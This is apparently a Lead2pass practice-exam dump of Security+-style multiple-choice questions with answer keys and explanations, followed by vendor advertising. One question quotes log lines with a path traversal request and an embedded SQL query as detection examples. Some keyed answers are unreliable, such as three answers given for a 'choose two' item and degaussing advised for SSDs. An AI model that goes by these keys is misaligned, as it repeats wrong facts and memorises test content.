Salting adds unique random data to each password before hashing, preventing attackers from using precomputed hash tables like rainbow tables to crack multiple passwords efficiently.

QUESTION 1225

Hacktivists change an organization's page. The page's content is limited to static code and images. Which of the following should the organization use to detect and prevent modifications on the page? (Choose two.)

- A. Network access control
- B. Web content categorization
- C. Centralized proxy
- D. File integrity monitoring
- E. Web application firewall
- F. URL scanning

Answer: DE

Explanation:

File integrity monitoring detects unauthorized changes to static files by comparing them against known baselines. A web application firewall helps prevent unauthorized modifications by filtering and blocking malicious requests targeting the web server.

QUESTION 1226

A penetration tester, who did not have an access badge, managed to follow a group of employees through multiple badged-access doors and into the data center without being stopped. The tester mentions this finding during the after-action review with the Chief Information Security Officer (CISO). Which of the following issues should the CISO address as a result of this finding?

- A. Role-based access
- B. Shoulder surfing
- C. Insider threat
- D. Social engineering

Answer: D

Explanation:

Following employees through secured doors without authorization is tailgating, a form of social engineering that exploits human behavior rather than technical controls.

QUESTION 1227

Which of the following is a TPM used for in cryptographic solutions?

- A. Replacing the OSs encryption services
- B. Verifying SSL/TLS certificates from websites
- C. Keeping cryptographic keys in software for quick access
- D. Storing keys securely and performing hardware-based functions

Answer: D

Explanation:

A Trusted Platform Module securely stores cryptographic keys in hardware and performs cryptographic operations, protecting keys from exposure and tampering.

QUESTION 1228

A company informs employees when they can update their company-owned devices with the newest software. Which of the following does this scenario best describe?

- A. Onboarding process
- B. Device sideloading
- C. Change management
- D. Playbook guidelines

Answer: C

Explanation:

Change management defines how updates, modifications, or deployments are planned, communicated, approved, and scheduled. Informing employees when company-owned devices can be updated with new software is part of managing and controlling organizational change.

QUESTION 1229

A security engineer must set up new resources in the cloud. The company wants to make sure all settings are secure and consistent across every instance before the company promotes the new resources to production. Which of the following is the best way for the security engineer to meet these requirements?

- A. Use the basic setup the cloud company provides and make changes later if needed.
- B. Write down the setup steps in a shared document and check them once a month.

- C. Use a saved setup file that includes the parameters and reuse it for each deployment.
- D. Run compliance scans on the instances occasionally and fix any problems.

Answer: C

Explanation:

A saved setup file with predefined parameters supports infrastructure as code and configuration templates. This ensures cloud resources are deployed with secure, repeatable, and consistent settings before being promoted to production.

QUESTION 1230

An engineer submits a change request for a software update to the change advisory board (CAB). The CAB rejects the request, despite the change request including technical requirements. Which of the following is most likely missing from the request?

- A. Rollback strategy
- B. Fail forward plan
- C. Test results
- D. Developer approval

Answer: A

Explanation:

A change request should include a rollback strategy so the organization can restore the previous stable state if the software update fails or causes unexpected issues. The CAB commonly requires this risk-control detail before approving production changes.

QUESTION 1231

Which of the following is the primary purpose of a service that tracks logins and time spent using the service?

- A. Availability
- B. Accounting
- C. Authentication
- D. Authorization

Answer: B

Explanation:

Accounting tracks user activity, such as login events, session duration, and resource usage. It provides an audit trail of what users did and how long they used the service.

QUESTION 1232

An organization wants to ensure the integrity of compiled binaries in the production environment. Which of the following security measures would best support this objective?

- A. Input validation
- B. Code signing
- C. SQL injection
- D. Static analysis

Answer: B

Explanation:

Code signing verifies that compiled binaries come from a trusted source and have not been

altered after signing. This directly supports integrity by allowing production systems to detect tampered or unauthorized binaries before execution.

QUESTION 1233

Which of the following is a type of preventive control?

- A. SIEM
- B. Honeypot
- C. ACL
- D. Video surveillance

Answer: C

Explanation:

An access control list prevents unauthorized access by explicitly allowing or denying traffic or user permissions before access is granted.

QUESTION 1234

A Chief Executive Officer (CEO) receives an email that states a pending bonus payment for employees is awaiting CEO approval. When the CEO hovers over the sender display name, they find the email was sent from an external domain. Which of the following social engineering attacks best describes this scenario?

- A. Whaling
- B. Vishing
- C. Phishing
- D. Smishing

Answer: A

Explanation:

Whaling is a targeted phishing attack aimed at senior executives or high-profile individuals. The message is crafted around executive-level authority, such as approving employee bonus payments, to trick the CEO into taking action.

QUESTION 1235

A security analyst investigates an incident involving exfiltration of several large files with sensitive data. Which of the following data sources is best to identify the activity?

- A. NetFlow logs sorted by source Internet Protocol (IP)
- B. Endpoint logs sorted by file extension
- C. Endpoint logs sorted by file name
- D. NetFlow logs sorted by destination IP

Answer: D

Explanation:

NetFlow logs show network traffic patterns, including source, destination, volume, and timing. Sorting by destination IP helps identify where large outbound transfers were sent, making it the best source for investigating data exfiltration.

QUESTION 1236

An organization has an external developer create all of its critical software that serves various

customers. Which of the following is a key concern for the organization?

- A. Vendor lock-in
- B. Support cost
- C. Complexity
- D. Technical debt

Answer: A

Explanation:

Vendor lock-in is a key concern when an organization depends on an external developer for critical software. This can make it difficult to change providers, maintain control over future development, or migrate the software without significant cost or disruption.

QUESTION 1237

Which of the following best describes using passive reconnaissance on a target?

- A. Tools and scripts establish a connection to the target's public servers and inject a payload.
- B. Open-source tools and scripts establish a connection to the target's public servers.
- C. Tools establish a connection to public servers.
- D. Scripts establish a connection to the target's public servers and inject random parameters.

Answer: B

Explanation:

Passive reconnaissance focuses on gathering information through publicly available sources and OSINT methods without intrusive testing or payload injection. This approach is used to learn about the target while minimizing direct interaction and detection risk.

QUESTION 1238

A security administrator's supervisor wants their credentials reset because of concern about a potential cyberattack. Which of the following motivators does this describe?

- A. Extortion
- B. Fear
- C. Ideological
- D. Ethical

Answer: B

Explanation:

Fear is the motivator when action is driven by concern about a possible threat or negative outcome. Resetting credentials because of worry about a potential cyberattack reflects a fear-based response.

QUESTION 1239

Which of the following security methods transforms data to prevent reverse engineering and can protect intellectual property within applications?

- A. Masking
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer: D

Explanation:

Obfuscation transforms code or data to make it difficult to understand, analyze, or reverse engineer. This helps protect intellectual property embedded in applications.

QUESTION 1240

Scans of new servers created from a community image show an abnormally high number of vulnerabilities. Which of the following steps was most likely missed when deploying these systems?

- A. Disabling unused ports
- B. Deleting temporary update files
- C. Removing unnecessary software
- D. Installing a vulnerability scan agent

Answer: C

Explanation:

Removing unnecessary software is a key hardening step. Community images often include extra packages, services, and outdated components that increase the attack surface and create many vulnerability findings.

QUESTION 1241

Security analysts perform a network discovery scan on the production environment and find 2,000 desktops and laptops are present on the network. The company previously documented only 1,500 devices in use. Which of the following presents the most critical risk to the company?

- A. Use of the company's guest Wi-Fi
- B. Loss of sensitive company information
- C. Stolen hardware
- D. Decreased network throughput

Answer: B

Explanation:

A large number of undocumented devices indicates weak asset inventory and possible unauthorized endpoints on the network. These unmanaged devices may lack required security controls, increasing the risk that sensitive company information could be exposed, accessed, or exfiltrated.

QUESTION 1242

A security administrator at a large company with standardized processes receives a request from an operations engineer for a major system migration. Which of the following should the administrator do first?

- A. Implement the configuration immediately.
- B. Submit the configuration to a change advisory board.
- C. Recommend the configuration to an executive for approval.
- D. Schedule the configuration for the next update cycle.

Answer: B

Explanation:

A major system migration should follow the organization's formal change management process. Submitting the configuration to the change advisory board ensures the change is reviewed, assessed for risk, approved, and scheduled before implementation.

QUESTION 1243

Which of the following best distinguishes serverless architecture from traditional on-premises models in terms of security accountability?

- A. Serverless environments require the customer to secure host-level firewalls and network hardware.
- B. Serverless environments reduce the customer's responsibility for underlying system patching.
- C. Serverless environments provide a persistent execution environment across user sessions.
- D. Serverless environments allow full administrative access to physical infrastructure.

Answer: B

Explanation:

Serverless architecture shifts more responsibility for the underlying infrastructure to the cloud provider. The customer generally focuses on securing application code, permissions, data, and configurations, while the provider handles host maintenance, infrastructure management, and much of the system patching.

QUESTION 1244

A security analyst receives a report of unusual outbound traffic from a development server at 2:30 a.m. The server should have had no internet communication outside of business hours based on normal usage. Which of the following data sources will most effectively help validate whether this behavior is part of a potential security incident? (Choose two.)

- A. Packet captures
- B. Active Directory GPOs
- C. Endpoint antivirus logs
- D. System performance logs
- E. Firewall traffic logs
- F. Vulnerability scan reports

Answer: AE

Explanation:

Packet captures provide detailed evidence of the actual network communication, including destination, protocol, payload metadata, and timing. Firewall traffic logs help validate whether the development server made outbound connections at 2:30 a.m., where the traffic went, and whether it violated expected network behavior.

QUESTION 1245

Which of the following describes when a user installs an unauthorized application by bypassing the authorized application store and installing a binary file?

- A. Jailbreaking
- B. Sideloaded
- C. Memory injection
- D. VM escaping

Answer: B

Explanation:

Sideloaded is the installation of an application from outside the authorized or official application store, often by manually installing a binary package.

QUESTION 1246

Which of the following is a benefit of following a change management process?

- A. Reduced administrative workloads
- B. Faster project timelines
- C. Ability to build KPIs on asset updates
- D. Increased ROI

Answer: C

Explanation:

A change management process documents and tracks approved changes, including asset updates. This creates measurable data that can be used to build KPIs for monitoring change activity, compliance, and operational effectiveness.

QUESTION 1247

A group of attackers launches a DDoS attack against a financial institution. This attack takes down the institution's public website and online banking services for several hours. The group does not steal any data or demand a ransom. Which of the following motivations is most likely behind this attack?

- A. Financial gain
- B. Service disruption
- C. Data exfiltration
- D. Corporate espionage

Answer: B

Explanation:

A DDoS attack is intended to overwhelm services and make them unavailable to legitimate users. Since no data was stolen and no ransom was demanded, the primary motivation is disrupting the institution's services.

QUESTION 1248

An organization authorizes system deployment on the network after reducing the number of Category 1 vulnerabilities to zero. Which of the following is this scenario an example of?

- A. Risk avoidance
- B. Risk tolerance
- C. Risk transference
- D. Risk reporting

Answer: B

Explanation:

Risk tolerance defines the acceptable level of risk an organization is willing to allow before approving an activity. Authorizing deployment only after Category 1 vulnerabilities are reduced to zero shows the organization's defined threshold for acceptable risk.

QUESTION 1249

A security analyst sees the following entries in web server logs:

```
200.17.88.121 [05/May/2025:01:05:18 -0200] "GET /aboutus.htm" 200 3344
200.17.88.121 [05/May/2025:01:08:22 -0200] "GET /corporateOrg.htm" 200 4200
132.18.62.144 [05/May/2025:01:08:23 -0200] "GET ../../vhosts" 403 502
200.17.88.121 [05/May/2025:01:10:33 -0200] "POST /contactUs.asp" 403 512
118.19.200.55 [05/May/2025:01:10:45 -0200] "POST/search" 200 1212 "SELECT * FROM company WHERE keyword = 'VP'"
105.86.13.11 [05/May/2025:01:15:45 -0200] "GET /latestContracts.htm" 404 512
```

Which of the following IP addresses is most likely involved in a malicious attempt?

- A. 105.86.13.11
- B. 118.19.200.55
- C. 132.18.62.144
- D. 200.17.88.121

Answer: B

Explanation:

The log entry shows a database query embedded in the web request, which indicates a likely SQL injection attempt. This activity is associated with the IP address shown for that request.

QUESTION 1250

Which of the following best summarizes the reason for an AUP?

- A. To provide a framework for performing a security assessment
- B. To provide guidance regarding the permitted operations of a system
- C. To provide procedures for restoring a resource in the event of an incident
- D. To provide an agreement between a vendor and service provider

Answer: B

Explanation:

An acceptable use policy defines how users are permitted to use organizational systems, networks, applications, and data. It establishes acceptable and prohibited actions to guide proper system use.

QUESTION 1251

Staff members at a company historically click on dangerous links. The leadership team wants to reduce that risk. Which of the following should a security engineer do to help reduce future incidents?

- A. Create and run a realistic email test and provide a refresher.
- B. Leverage plaintext emails to remove clickable links.
- C. Block all unsigned email attachments for all employees.
- D. Perform header analysis for sender reputation.

Answer: A

Explanation:

A realistic phishing email test combined with refresher training helps employees recognize dangerous links and reinforces safer behavior. This directly addresses the historical pattern of users clicking malicious links.

QUESTION 1252

A wireless administrator sets up a new network in a small office using a password. The network must reduce the impact of brute-force attacks if the password is subjected to over-the-air interception. Which of the following security settings will help achieve this goal?

- A. WIPS
- B. SSO
- C. WPS
- D. SAE

Answer: D

Explanation:

Simultaneous Authentication of Equals strengthens WPA3-Personal authentication by making intercepted wireless handshakes resistant to offline brute-force password attacks. This reduces the impact if authentication traffic is captured over the air.

QUESTION 1253

Which of the following is most likely to cause reputational damage to a company?

- A. Open ports
- B. Low availability
- C. Unpatched vulnerabilities
- D. Data leaks

Answer: D

Explanation:

Data leaks are most likely to cause reputational damage because they expose sensitive information and can reduce customer, partner, and public trust in the company.

QUESTION 1254

Which of the following explains how regular patching helps mitigate risks when securing an enterprise environment?

- A. It improves server performance by reducing software bugs.
- B. It addresses known software vulnerabilities before they are exploited.
- C. It eliminates the need for firewalls and intrusion detection.
- D. It removes the need for antivirus tools.

Answer: B

Explanation:

Regular patching reduces risk by fixing known software vulnerabilities before attackers can exploit them in the enterprise environment.

QUESTION 1255

An organization experiences a compromise in a cloud-hosted solution that contains customer information. Which of the following strategies will help determine the sensitivity level of the breach?

- A. Permission restrictions
- B. Tabletop exercise

- C. Data classification
- D. Asset inventory

Answer: C

Explanation:

Data classification identifies the type and sensitivity of information involved, such as public, internal, confidential, or regulated customer data. This helps determine the severity and impact of the breach.

QUESTION 1256

In order to maintain system stability, a company's software developers cannot merge updates into the code base without supervisor approval. Which of the following is the best description of this practice?

- A. Separation of duties
- B. Change management
- C. Vulnerability remediation
- D. Collusion prevention

Answer: B

Explanation:

Change management controls how updates are reviewed, approved, and introduced into a code base or production environment. Requiring supervisor approval before merging code helps maintain stability by ensuring changes are authorized before implementation.

QUESTION 1257

Following a security review, an organization must ensure users verify their identities against the company's identity services with individual credentials leveraging WPA2-enterprise for wireless access. Which of the following configuration steps correctly applies RADIUS in this environment?

- A. Enabling 802.1X authentication and integrating it with the corporate directory
- B. Installing self-signed certificates on all user devices
- C. Enabling MAC filters for all wireless clients
- D. Configuring the wireless controller to require multifactor authentication

Answer: A

Explanation:

WPA2-Enterprise uses 802.1X authentication with a RADIUS server to validate each user's individual credentials. Integrating RADIUS with the corporate directory allows users to authenticate against centralized identity services for wireless access.

QUESTION 1258

An unknown source has attacked an organization's network multiple times. The organization has a firewall but no other source of protection against these attacks. Which of the following is the best security item to add?

- A. SIEM
- B. Load balancer
- C. UTM
- D. IPS

Answer: D

Explanation:

An intrusion prevention system actively detects and blocks malicious network traffic. Since the organization already has a firewall but is still being attacked, adding prevention capability provides stronger protection against repeated network-based attacks.

QUESTION 1259

A company performs a vulnerability assessment and gets the following results:

Vulnerability	Server location	CVSS score
1	Internet	9.8
2	Internal	4.0
3	Internet	4.0
4	Internal	9.8

Which of the following vulnerabilities should the company patch first?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: A

Explanation:

The highest priority is the vulnerability with the highest severity score on an internet-facing server. This combination creates the greatest exposure and risk, so it should be patched first.

QUESTION 1260

A company wants to use new Wi-Fi-enabled environmental sensors in order to automatically collect metrics. Which of the following will the security team most likely do?

- A. Add the sensor software to the risk register.
- B. Create a VLAN for the sensors.
- C. Physically air gap the sensors.
- D. Configure TLS 1.2 on all sensors.

Answer: B

Explanation:

Creating a VLAN for the Wi-Fi-enabled sensors segments them from the rest of the network. This limits exposure and helps contain risk if an IoT sensor is compromised.

QUESTION 1261

Which of the following principles ensures data is only accessible to authorized users?

- A. Integrity
- B. Confidentiality
- C. Non-repudiation
- D. Availability

Answer: B

Explanation:

Confidentiality ensures that data is protected from unauthorized access and is only available to users, systems, or processes that are permitted to view it.

QUESTION 1262

A security team identifies a vulnerability in an application that the developers will not be able to patch for six months. Which of the following should the security team use to document this vulnerability?

- A. Risk register
- B. Patching schedule
- C. Vulnerability matrix
- D. Change management procedure

Answer: A

Explanation:

A risk register documents known risks, including vulnerabilities that cannot be remediated immediately. It allows the organization to track ownership, severity, impact, mitigation plans, and the accepted timeline until remediation is possible.

QUESTION 1263

A Chief Information Security Officer (CISO) implements a new policy that users can no longer access fantasy sports sites while at work. The CISO wants to implement a solution that can adapt to new sites coming online and not have to constantly determine which sites are related to fantasy sports. Which of the following is the best capability for the CISO to leverage?

- A. IPS
- B. URL scanning
- C. Content categorization
- D. Static denial list
- E. DLP

Answer: C

Explanation:

Content categorization groups websites by type, such as gambling, sports, games, or fantasy sports-related content. This allows filtering policies to adapt as new sites appear without requiring the CISO to manually maintain a static list of every site.

QUESTION 1264

A security analyst collects IoCs from a cybersecurity bulletin. Which of the following should the analyst do next to assess if an environment is compromised?

- A. Root cause analysis
- B. Threat hunting
- C. Tabletop exercise
- D. Penetration test

Answer: B

Explanation:

Threat hunting uses known indicators of compromise to proactively search the environment for signs of malicious activity. This helps determine whether systems have already been affected by the threat described in the bulletin.

QUESTION 1265

A small business initially plans to open common communications ports (21, 22, 25, 80, 443) on its firewall to allow broad access to its screened subnet. However, their security consultant advises against this action. Which of the following security principles is the consultant addressing?

- A. Secure access service edge
- B. Attack surface
- C. Least privilege
- D. Separation of duties

Answer: B

Explanation:

Opening many common ports increases the number of exposed services that attackers can target. The consultant is addressing attack surface reduction by limiting unnecessary externally accessible ports.

QUESTION 1266

A security analyst determines that a security breach will have a financial impact of \$15,000 and is expected to occur twice within a three-year period. Which of the following is the ALE for this risk?

- A. \$7,500
- B. \$10,000
- C. \$15,000
- D. \$30,000

Answer: B

Explanation:

$$15\,000 \times 2 \div 3 = 10\,000$$

Annualized loss expectancy is calculated by multiplying the single-loss expectancy by the annualized rate of occurrence. A \$15,000 impact occurring twice in three years equals an annual expected loss of \$10,000.

QUESTION 1267

A network administrator must turn off insecure protocols after a recent inspection. Which of the following best describes the vulnerability the network administrator is remediating?

- A. Device misconfigurations
- B. Sideloaded
- C. Memory injection
- D. Malicious update

Answer: A

Explanation:

Insecure protocols enabled on a network device represent a configuration weakness. Turning them off is a hardening action that remediates device misconfigurations.

QUESTION 1268

An attacker floods an organization's VoIP phone system with thousands of requests. This causes legitimate calls to drop or fail to connect. Analysis shows the attacker faked internal extensions to trick users into answering calls and sharing sensitive information. Which of the following types of attacks has the attacker used in this incident? (Choose two.)

- A. SIP spoofing attack
- B. On-path attack
- C. Packet sniffing attack
- D. Vishing attack
- E. Denial-of-service attack
- F. Supply chain attack

Answer: ADE

Explanation:

The attacker used SIP spoofing by faking internal VoIP extensions, vishing by tricking users over phone calls into sharing sensitive information, and a denial-of-service attack by flooding the VoIP system with requests that caused legitimate calls to fail.

QUESTION 1269

An administrator develops a document that includes a series of steps about configuration, management, and maintenance processes for the network. Which of the following describes this document?

- A. Guidelines
- B. Procedures
- C. Policies
- D. Standards

Answer: B

Explanation:

Procedures provide step-by-step instructions for performing specific tasks, such as configuring, managing, and maintaining network systems.

QUESTION 1270

An organization pilots a web service using a self-signed certificate to share confidential information. The next day, employees notice the service's appearance is different and the self-signed certificate is no longer associated with the web portal. Which of the following is the most likely type of malicious activity occurring?

- A. On-path attack
- B. Phishing
- C. Credential replay
- D. Cache poisoning

Answer: A

Explanation:

An on-path attack occurs when an attacker intercepts and potentially alters communications between users and a service. The changed appearance of the web portal and replacement of the expected certificate indicate that traffic may be redirected or intercepted by an attacker presenting a different site or certificate.

QUESTION 1271

Which of the following requirements best describes a business concern within operational technology (OT) systems versus information technology (IT) systems?

- A. Environmental
- B. Performance
- C. Scalability
- D. Availability

Answer: A

Explanation:

Operational technology systems often control physical processes and equipment, so environmental requirements such as temperature, humidity, dust, vibration, and safety conditions are major business concerns. These concerns are typically more critical in OT environments than in traditional IT systems.

QUESTION 1272

Which of the following is the most likely reason to use digital signatures in emails?

- A. Zero Trust
- B. Non-repudiation
- C. Defense in depth
- D. Confidentiality

Answer: B

Explanation:

Digital signatures verify the sender's identity and prove that the message was not altered after signing. This supports non-repudiation because the sender cannot reasonably deny having sent the signed email.

QUESTION 1273

Which of the following describes the purpose of a Common Vulnerabilities and Exposure (CVE) database?

- A. To compile a database of vulnerabilities known to have occurred in the past
- B. To store a record of vulnerabilities that have patches available
- C. To track vulnerabilities by assessing their threat actors
- D. To provide a public list of identified and suspected cyber vulnerabilities

Answer: D

Explanation:

The CVE database provides a standardized public catalog of identified cybersecurity vulnerabilities, giving each vulnerability a unique identifier so organizations, vendors, and security tools can consistently reference and track it.

QUESTION 1274

An organization plans to set up a new security operations center (SOC) environment and wants to mitigate vendor lock-in. Which of the following architecture models should the organization adopt?

- A. Multicloud
- B. Zero Trust
- C. Serverless
- D. Microservices

Answer: A

Explanation:

A multicloud architecture uses services from multiple cloud providers, reducing dependency on a single vendor. This helps the organization avoid vendor lock-in and gives the SOC more flexibility in choosing, integrating, or replacing security services.

QUESTION 1275

A hospital in an area prone to natural disasters needs to move its network infrastructure to the cloud. Which of the following technical considerations is the most important?

- A. Shared responsibility
- B. Availability
- C. Ease of recovery
- D. Scalability

Answer: B

Explanation:

Availability is the most important consideration because the hospital must ensure critical systems and services remain accessible during or after natural disasters. Cloud infrastructure should be designed with redundancy, fault tolerance, and resilient connectivity to support continuous healthcare operations.

QUESTION 1276

Which of the following best explains why VM escape is a significant security concern?

- A. It permits a VM to interact with the host system or other guest machines.
- B. It enables a VM to bypass the local firewall settings within the guest OS.
- C. It causes resource starvation when multiple VMs request memory simultaneously.
- D. It allows the VM to directly control physical network interfaces.

Answer: A

Explanation:

VM escape is significant because it breaks the isolation between the virtual machine and the underlying host. This can allow malicious code inside a guest VM to access or affect the host system or other guest machines.

QUESTION 1277

Which of the following takes the outcomes of a third-party risk assessment as input?

- A. Statement of work
- B. Service-level agreement
- C. Vendor registry
- D. Compliance attestation

Answer: D

Explanation:

Compliance attestation uses assessment results to confirm whether a third party meets required security, regulatory, or contractual controls. It provides formal evidence that the vendor's risk posture and compliance status have been reviewed.

QUESTION 1278

Which of the following helps mitigate the risk of decryption keys becoming unavailable?

- A. Exchange
- B. Encryption
- C. Rotation
- D. Escrow

Answer: D

Explanation:

Key escrow stores a copy of decryption keys with a trusted party or secure recovery system. This helps ensure encrypted data can still be recovered if the original keys are lost, damaged, or unavailable.

QUESTION 1279

An organization wants to increase its awareness of the company's ongoing security efforts. The following data points should be captured and consolidated for executive review:

- Change in yearly security budget
- Changes in help desk ticket queue
- Scalability
- Time to resolve critical issues
- Rate of administrators' onboarding/offboarding

Which of the following is the best way to enable the organization to capture these data points and promote awareness?

- A. Dashboard
- B. Managerial reports
- C. Self-service portal
- D. Yearly stakeholder's meeting

Answer: A

Explanation:

A dashboard is the best way to consolidate security metrics from multiple areas and present them in a clear, ongoing view for executive review. It promotes awareness by showing trends, operational status, and key performance indicators in one centralized location.

QUESTION 1280

An organization's primary site is located in an area that experiences frequent hurricane activity. Which of the following will ensure the most resiliency?

- A. Geographic dispersion
- B. On-site backups
- C. Uninterruptible power supplies

D. A hot site with high availability

Answer: D

Explanation:

A hot site with high availability provides a ready-to-use alternate environment that can quickly take over operations if the primary site is disrupted. This offers the strongest resiliency for an organization in a hurricane-prone area because services can continue with minimal downtime.

QUESTION 1281

In which of the following phases would data sanitization primarily be performed?

- A. Lessons learned
- B. Preparation
- C. Containment
- D. Recovery

Answer: D

Explanation:

Data sanitization is primarily performed during recovery to ensure affected systems, storage, or media are cleaned before being restored to normal operation. This helps prevent compromised or residual data from reintroducing risk after an incident.

QUESTION 1282

A user reports to the security team that they opened a phishing email. The security team observes multiple computers on the network are experiencing the blue screen of death (BSOD). Which of the following is the most likely cause?

- A. Attachment-based worm
- B. Browser-based virus
- C. Attachment-based virus
- D. Browser-based worm

Answer: A

Explanation:

An attachment-based worm can be delivered through a phishing email and then self-propagate across the network. The fact that multiple computers are affected after the email was opened indicates malware spreading beyond the initial system, which is characteristic of a worm.

QUESTION 1283

Which of the following best explains how removable devices can serve as an attack vector?

- A. They are often shared between multiple systems without proper scanning.
- B. They can introduce malware into isolated systems without needing internet access.
- C. They rely on encrypted transfer protocols that prevent inspection by security tools.
- D. They are limited to read-only access by modern operating systems by default.

Answer: B

Explanation:

Removable devices can carry malware directly into systems, including isolated or air-gapped environments that do not have internet access. This makes them a common attack vector for bypassing network-based defenses.

QUESTION 1284

A security engineer needs to view encrypted traffic at the edge of the network. Which of the following tools is best for this task?

- A. Proxy
- B. Firewall
- C. Endpoint detection and response (EDR)
- D. Data loss prevention (DLP)

Answer: A

Explanation:

A proxy can terminate and inspect encrypted sessions at the network edge, allowing security tools to view traffic contents before forwarding it. This is commonly used for TLS/SSL inspection and web traffic monitoring.

QUESTION 1285

Which of the following actions would provide an independent assessment of a vendor's cybersecurity posture?

- A. Sending the vendor's management team a cybersecurity questionnaire
- B. Requesting a vulnerability scan report from the vendor's cybersecurity team
- C. Reviewing the threat intelligence platform for findings reported by the vendor
- D. Verifying the availability of the vendor's cybersecurity attestations

Answer: D

Explanation:

Cybersecurity attestations, such as independent audit or assurance reports, provide third-party validation of a vendor's security controls and cybersecurity posture. This is stronger than relying only on vendor-provided self-assessments or internally generated reports.

QUESTION 1286

An organization discovers its product's internal specifications were posted on internet forums and social media. Which of the following should the organization use to manage such incidents?

- A. Classification
- B. Encoding
- C. Compliance
- D. Obfuscation

Answer: A

Explanation:

Classification helps define the sensitivity level of information and the handling requirements for protecting it. Internal product specifications should be classified appropriately so the organization can identify exposure, prioritize response actions, and manage the incident according to the data's sensitivity.

QUESTION 1287

Which of the following is a reason a large language model (LLM) in training mode responds with different output for the same input prompts?

- A. Hallucinations
- B. Injection
- C. Bias
- D. Evasion

Answer: A

Explanation:

Hallucinations can cause an LLM to generate inconsistent or inaccurate responses, even when given the same prompt. This happens because LLM outputs are probabilistic and may vary depending on model behavior during generation or training-related conditions.

QUESTION 1288

Which of the following is the best process to follow before the disposal of solid state drives (SSDs) and hard disk drives (HDDs) to ensure data cannot be recovered?

- A. Sanitizing/wiping, degaussing, and shredding the drives
- B. Performing three overwrite passes with sanitization software
- C. Disassembling and smashing all the drive components with a hammer
- D. Placing the drives on a strong magnet for one minute

Answer: A

Explanation:

Sanitizing or wiping removes accessible data, degaussing is effective for magnetic hard drives, and shredding provides physical destruction. Using these disposal methods ensures data on SSDs and HDDs cannot be recovered after the drives are retired.

QUESTION 1289

Which of the following describes a commitment to maintain service availability at or above a negotiated level to avoid penalties?

- A. Service-level agreement (SLA)
- B. Service-level objective (SLO)
- C. Annualized rate of occurrence (ARO)
- D. Annualized loss expectancy (ALE)

Answer: A

Explanation:

A service-level agreement is a formal commitment between a provider and customer that defines expected service availability, performance targets, and penalties or remedies if the negotiated level is not met.

QUESTION 1290

Which of the following is a brute-force attempt to crack a user password?

- A. Vulnerability
- B. Threat
- C. Asset
- D. Risk

Answer: B

Explanation:

A brute-force password-cracking attempt is a threat because it is a malicious action that can exploit weak authentication and potentially compromise a user account.

About Lead2pass.com

Lead2pass.com was founded in 2006. We provide latest & high quality IT Certification Training Exam Questions, Study Guides, Practice Tests. Lead the way to help you pass any IT Certification exams, 100% Pass Guaranteed or Full Refund. Especially [Cisco](#), [Microsoft](#), [CompTIA](#), [Amazon](#), [Google](#), [Fortinet](#), [Isaca](#), [Juniper](#), [VMware](#), [Palo Alto Networks](#), [ServiceNow](#), [Databricks](#), [PMI](#), [Salesforce](#), [Check Point](#), [\(ISC\)2](#) and so on.

Our Slogan: First Test, First Pass.

Help you to pass any IT Certification exams at the first try.

You can reach us at any of the email addresses listed below.

Sales: sales@lead2pass.com

Support: support@lead2pass.com

Technical Assistance Center: technology@lead2pass.com

Any problems about IT certification or our products, you could rely upon us, we will give you satisfactory answers in 24 hours.

View list of all certification exams: <https://www.lead2pass.com/all-products.html>

